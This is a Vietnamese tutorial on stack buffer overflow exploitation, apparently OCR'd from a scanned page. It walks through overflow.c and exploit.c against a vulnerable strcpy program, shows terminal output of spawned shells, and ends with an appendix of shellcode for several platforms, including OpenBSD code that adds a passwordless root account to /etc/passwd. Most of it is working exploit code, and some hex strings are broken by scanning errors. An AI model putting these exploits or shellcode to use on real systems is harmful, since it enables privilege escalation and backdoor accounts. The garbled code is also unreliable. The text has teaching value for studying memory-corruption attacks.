
    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;

    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    strcpy(buffer, large_string);
}
-----
[đt@localhost ~/vicki]$ cc -o overflow overflow.c
[đt@localhost ~/vicki]$ ./overflow
sh-2.04$ exit
[đt@localhost ~/vicki]$

```

*** Giải thích:**



char large_string[128]; //cấp phát một vùng nhớ 128 bytes trên HEAP

long *long_ptr = (long *) large_string; // cho long_ptr trỏ đến đầu mảng large_string[]

for (i=0; i<32; i++)

***(long_ptr+i) = (int)buffer;** //lấp đầy mảng large_string[] bằng địa chỉ của mảng buffer[]

for (i=0; i<strlen(shellcode); i++)

large_string[i] = shellcode[i]; //đẩy shellcode vào phần đầu của mảng large_string[]

strcpy(buffer, large_string); //copy large_string vào buffer... làm tràn bộ đệm

Trước hết chúng ta khởi tạo một mảng large_string[] có kích thước lớn hơn buffer[] trên HEAP. Tiếp theo lấp đầy large_string[] bằng địa chỉ của buffer[]. Shellcode sẽ được gắn vào phần đầu của large_string[]. Khi hàm **strcpy** được thực hiện, nó sẽ copy large_string vào buffer. Bởi vì large_string quá lớn nên nó sẽ ghi đè lên ebp và return addr. Phần trên của mảng large_string toàn là địa chỉ của buffer[] - addr(buffer) nên return addr sẽ trỏ đến buffer[0]. Mà nằm ngay ở phần đầu của buffer lại chính là shellcode(do ta đã copy large_string vào buffer bằng hàm strcpy), nên shellcode sẽ được thi hành, nó sẽ đơ ra một shell lệnh.

Ví dụ 2:

Để viết tràn bộ đệm, bạn phải biết địa chỉ của buffer trên stack. Thật may cho chúng ta là hầu như tất cả các chương trình đều có cùng địa chỉ bắt

đầu stack. Chúng ta có thể lấy được địa chỉ bắt đầu của stack qua chương trình sau:

```
sp.c
-----
-----
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
void main() {
    printf("0x%x\n", get_sp());
}
-----
-----
[đt@localhost ~/vicki]$ cc -o sp sp.c
[đt@localhost ~/vicki]$ ./sp
0xbfffffb07
[đt@localhost ~/vicki]$
```

Giả sử chương trình mà chúng ta cố làm tràn bộ đệm như sau:

```
vulnerable.c
-----
int main(int argc, char *argv[])
{
    char buffer[500];
    if(argc>=2) strcpy(buffer, argv[1]);
    return 0;
}
-----
```

Đây là chương trình exploit.c. exploit sẽ làm tràn bộ đệm của vulnerable và buộc vulnerable đổ một shell lệnh cho chúng ta.

```
exploit.c
-----
-----
#include <stdlib.h>
#define BUFFERSIZE 600
#define OFFSET 0
#define NOP 0x90

char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x
b0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x
40xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void)
{
    __asm__("movl %esp, %eax");
```

```

}

int main(int argc, char *argv[])
{
    int i, offset=OFFSET, bsize=BUFFERSIZE;
    long esp, ret, *addr_ptr;
    char *buffer, *ptr, *osptr;

    if (argc>1) bsize=atoi(argv[1]);
    if (argc>2) offset=atoi(argv[2]);

    esp=get_esp();
    ret=esp-offset;

    printf("Stack pointer: 0x%x\n",esp);
    printf("Offset      : 0x%x\n",offset);
    printf("Return addr  : 0x%x\n",ret);

    if (!(buffer=malloc(bsize)))
    {
        printf("Khong the cap phat bo nho.\n");
        exit(-1);
    }

    ptr=buffer;
    addr_ptr=(long *)ptr;
    for (i=0;i<bsize;i+=4)
        *(addr_ptr++)=ret;

    for (i=0;i<bsize/2;i++)
        buffer[i]=NOP;

    ptr=buffer+((bsize/2)-(strlen(shellcode)/2));
    for (i=0;i<strlen(shellcode);i++)
        *(ptr++)=shellcode[i];

    buffer[bsize-1]=0;
    execl("./vulnerable","vulnerable",buffer,0);
}
-----
-----
[đt@localhost ~/vicki]$ cc -o vulnerable vulnerable.c
[đt@localhost ~/vicki]$ cc -o exploit exploit.c
[đt@localhost ~/vicki]$ ./exploit
Stack pointer: 0xbffffaf8
Offset      : 0x0
Return addr  : 0xbffffaf8

sh-2.04$

```

Giải thích:

Trước hết, chúng ta cần xác định địa chỉ trở về khi tràn bộ đệm.

```
esp=get_esp();
ret=esp-offset;
```

Địa chỉ trở về khi tràn bộ đệm = ESP(địa chỉ bắt đầu của stack) - OFFSET . Tại sao phải trừ cho offset? Bởi vì chúng ta có gọi hàm `execl("./vulnerable","vulnerable",buffer,0);` sau cùng, nên ESP lúc này sẽ bị trừ đi một số bytes do chương trình exploit có sử dụng một số bytes trên stack cho các tham số và biến cục bộ của hàm. Điều này sẽ tăng khả năng địa chỉ trở về trở đến một nơi nào đó trong `buffer[]` của `vulnerable`, nơi mà chúng ta sẽ đặt NOPs và shellcode.

Quan sát stack:

```
+-----+
| argv[] & argc |
|   của exploit |
+-----+
| return addr 1 |
+-----+
|     ebp 1     |
+-----+
|               |
| các biến cục |
| bộ của exploit|
|               |
+-----+
| argv[] & argc |
|   của exploit |
+-----+
| return addr 2 | ----\
+-----+      |
|     ebp 2     |      |
+-----+      |
|               |      |
| buffer[] của  |      |
| vulnerable    | <---/
|               |
+-----+
```

Chúng ta cần làm tràn `buffer[]` của `vulnerable` để `return addr 2` trở đến đâu đó trong `buffer[]`. Cũng như ví dụ 1- `overflow.c` (bạn hãy xem lại thật kỹ ví dụ 1), chúng ta sẽ tạo một vùng nhớ trên heap:

```
if (!(buffer=malloc(bsize)))
{
    printf("Khong the cap phat bo nho.\n");
    exit(-1);
}
```

Bây giờ lấp đầy `buffer` bằng địa chỉ trở về mà chúng ta đã tính được:

```
ptr=buffer;
```

```
addr_ptr=(long *)ptr;
for (i=0;i<bsize;i+=4)
    *(addr_ptr++)=ret;
```

Tiếp theo chúng ta sẽ lấp đầy 1/2 buffer bằng NOPs

```
for (i=0;i<bsize/2;i++)
    buffer[i]=NOP;
```

Sau đó, chúng ta đặt shellcode vào giữa NOPs

```
ptr=buffer+((bsize/2)-(strlen(shellcode)/2));
for (i=0;i<strlen(shellcode);i++)
    *(ptr++)=shellcode[i];
```

Cuối cùng đặt '\0' vào buffer để hàm strcpy() trong vulnerable biết đã hết data cần copy.

```
buffer[bsize-1]=0;
```

Tiến hành làm tràn bộ đệm của vulnerable, bạn sẽ có được shell lệnh do vulnerable spawn.

```
execl("./vulnerable","vulnerable",buffer,0);
```

Quan sát stack, buffer[] của vulnerable và return addr 2 sau khi tràn bộ đệm sẽ có dạng như sau:

```
+-----+
|return addr2| -----\
+-----+          |
|   ebp 2   |       |
+-----+          |
|   ...    |       |
|   nop    |       |
|   ...    |       |
| shellcode |       |
|   ...    |       |
|   nop    |       |
|   nop    | <----/
|   nop    |
|   ...    |
+-----+
```

Chúng ta hi vọng rằng return addr 2 sẽ trở đến 1 nop trước shellcode. Các câu lệnh NOPs sẽ không làm gì hết, đến khi gặp shellcode, shellcode sẽ đổ shell lệnh cho chúng ta(bạn hãy xem lại phần "Hình dung cách đặt shellcode trên stack).

Phụ lục

Các loại shellcode

BSDi

```
char code[] =
    "\xeb\x57\x5e\x31\xdb\x83\xc3\x08\x83\xc3\x02\x88\x5e"
    "\x26\x31\xdb\x83\xc3\x23\x83\xc3\x23\x88\x5e\xa8\x31"
    "\xdb\x83\xc3\x26\x83\xc3\x30\x88\x5e\xc2\x31\xc0\x88"
    "\x46\x0b\x89\xf3\x83\xc0\x05\x31\xc9\x83\xc1\x01\x31"
    "\xd2\xcd\x80\x89\xc3\x31\xc0\x83\xc0\x04\x31\xd2\x88"
    "\x56\x27\x89\xf1\x83\xc1\x0c\x83\xc2\x1b\xcd\x80\x31"
    "\xc0\x83\xc0\x06\xcd\x80\x31\xc0\x83\xc0\x01\xcd\x80"
    "BIN/SH";
```

FreeBSD

```
char code[] =
    "\xeb\x37\x5e\x31\xc0\x88\x46\xfa\x89\x46\xf5\x89\x36\x89\x"
    "76"
    "\x04\x89\x76\x08\x83\x06\x10\x83\x46\x04\x18\x83\x46\x08\x"
    "1b"
    "\x89\x46\x0c\x88\x46\x17\x88\x46\x1a\x88\x46\x1d\x50\x56\x"
    "ff"
    "\x36\xb0\x3b\x50\x90\x9a\x01\x01\x01\x01\x07\x07\xe8\xc4\x"
    "ff"
    "\xff\xff\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x02\x"
    "02"
    "\x02\x02\x02/bin/sh.-c.sh";
```

Replace .sh with .anycommand

Linux x86

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x"
    "b0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x"
    "40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

OpenBSD

OpenBSD shellcode that adds an unpassworded root login
"w00w00" to /etc/passwd... Courtesy of w00w00.
(Changed from /tmp/passwd to /etc/passwd... give kiddies
a chance ;)

```
char shell[] =
    "\xeb\x2b\x5e\x31\xc0\x88\x46\x0b"
    "\x88\x46\x29\x50\xb0\x09\x50\x31"
    "\xc0\x56\x50\xb0\x05\xcd\x80\x89"
    "\xc3\x6a\x1d\x8d\x46\x0c\x50\x53"
    "\x50\x31\xc0\xb0\x04\xcd\x80\x31"
    "\xc0\xb0\x01\xcd\x80\xe8\xd0\xff"
    "\xff\xff\x2f\x65\x74\x63\x2f\x70"
    "\x61\x73\x73\x77\x64\x30\x77\x30"
```



```

"\x30\x77\x30\x30\x3a\x3a\x30\x3a"
"\x30\x3a\x77\x30\x30\x77\x30\x30"
"\x3a\x2f\x3a\x2f\x62\x69\x6e\x2f"
"\x73\x68\x0a\x30\xff\xff\xff\xff"
"\xff\xff\xff\xff\xff\xff\xff\xff"
"\xff\xff\xff\xff\xff\xff\xff\xff";

```

Solaris / Sparc

```

char c0de[] =
    /* setreuid() */
    "\x82\x10\x20\xca"          /* mov 0xca,
    %g1                          */
    "\x92\x1a\x40\x09"          /* xor %o1,
    %o1, %o1                      */
    "\x90\x0a\x40\x09"          /* and %o1,
    %o1, %o0                      */
    "\x91\xd0\x20\x08"          /* ta 8
    */
    "\x2d\x0b\xd8\x9a"          /* sethi
    $0xbd89a, %l6                */
    "\xac\x15\xa1\x6e"          /* or %l6,
    0x16e, %l6                    */
    "\x2f\x0b\xdc\xda"          /* sethi
    $0xbdcda, %l7                */
    "\x90\x0b\x80\x0e"          /* and %sp,
    %sp, %o0                      */
    "\x92\x03\xa0\x08"          /* add %sp, 8,
    %o1                          */
    "\x94\x1a\x80\x0a"          /* xor %o2,
    %o2, %o2                      */
    "\x9c\x03\xa0\x10"          /* add %sp,
    0x10, %sp                      */
    "\xec\x3b\xbf\xf0"          /* std %l6,
    [%sp - 0x10]                  */
    "\xdc\x23\xbf\xf8"          /* st %sp,
    [%sp - 0x08]                  */
    "\xc0\x23\xbfxfc"          /* st %g0,
    [%sp - 0x04]                  */
    "\x82\x10\x20\x3b"          /* mov $0x3b,
    %g1                          */
    "\x91\xd0\x20\x08"          /* ta 8

```

Solaris / x86

```

char c0de[] =

    "\xeb\x0a"                  /* jmp initcall
    */
    "\x9a\x01\x02\x03\x5c\x07\x04" /* lcall
    */
    "\xc3"                      /* ret
    */
    "\xeb\x05"                  /* jmp setuidcode
    */
    "\xe8\xf9\xff\xff\xff"      /* call jmpz
    */

```

```

"\x5e"                                /* popl %esi
*/
"\x29\xc0"                            /* subl %eax, %eax
*/
"\x88\x46\xf7"                        /* movb %al,
0xffffffff7(%esi) */
"\x89\x46\xf2"                        /* movl %eax,
0xffffffff2(%esi) */
"\x50"                                /* pushl %eax
*/
"\xb0\x8d"                            /* movb $0x8d, %al
*/
"\xe8\xe0\xff\xff\xff"               /* call initlcall
*/
"\x29\xc0"                            /* subl %eax, %eax
*/
"\x50"                                /* pushl %eax
*/
"\xb0\x17"                            /* movb $0x17, %al
*/
"\xe8\xd6\xff\xff\xff"               /* call initlcall
*/
"\xeb\x1f"                            /* jmp callz
*/
"\x5e"                                /* popl %esi
*/
"\x8d\x1e"                            /* leal (%esi), %ebx
*/
"\x89\x5e\x0b"                        /* movl %ebx,
0x0b(%esi) */
"\x29\xc0"                            /* subl %eax, %eax
*/
"\x88\x46\x19"                        /* movb %al,
0x19(%esi) */
"\x89\x46\x14"                        /* movl %eax,
0x14(%esi) */
"\x89\x46\x0f"                        /* movl %eax,
0x0f(%esi) */
"\x89\x46\x07"                        /* movl %eax,
0x07(%esi) */
"\xb0\x3b"                            /* movb $0x3b, %al
*/
"\x8d\x4e\x0b"                        /* leal 0x0b(%esi),
%ecx */
"\x51"                                /* pushl %ecx
*/
"\x51"                                /* pushl %ecx
*/
"\x53"                                /* pushl %ebx
*/
"\x50"                                /* pushl %eax
*/
"\xeb\x18"                            /* jmp lcall
*/
"\xe8\xdc\xff\xff\xff"               /* call start
*/

```

```
"\x2f\x62\x69\x6e\x2f\x73\x68"          /* /bin/sh
*/
"\x01\x01\x01\x01\x02\x02\x02\x02\x03\x03\x03\x03"
"\x9a\x04\x04\x04\x04\x07\x04";          /* lcall
*/
```

Công cụ tạo shellcode "Hellkit"

Hellkit là một công cụ dùng tạo shellcode cho Linux rất dễ dùng. Hellkit rất đa năng, đặc biệt Hellkit còn cho phép tạo shellcode có kích thước lên đến 65535 bytes!

Tài liệu tham khảo

"Smashing The Stack For Fun And Profit"(phrack 49-14) - Aleph One

"Advanced buffer overflow exploits" - Taeho Oh

Do hiểu biết còn nhiều hạn chế nên bài viết này không tránh khỏi những thiếu sót, rất mong nhận được sự đóng góp, giúp đỡ của các bạn để bài viết được hoàn thiện hơn. Thanx, đt. Vicki's real fan!

Back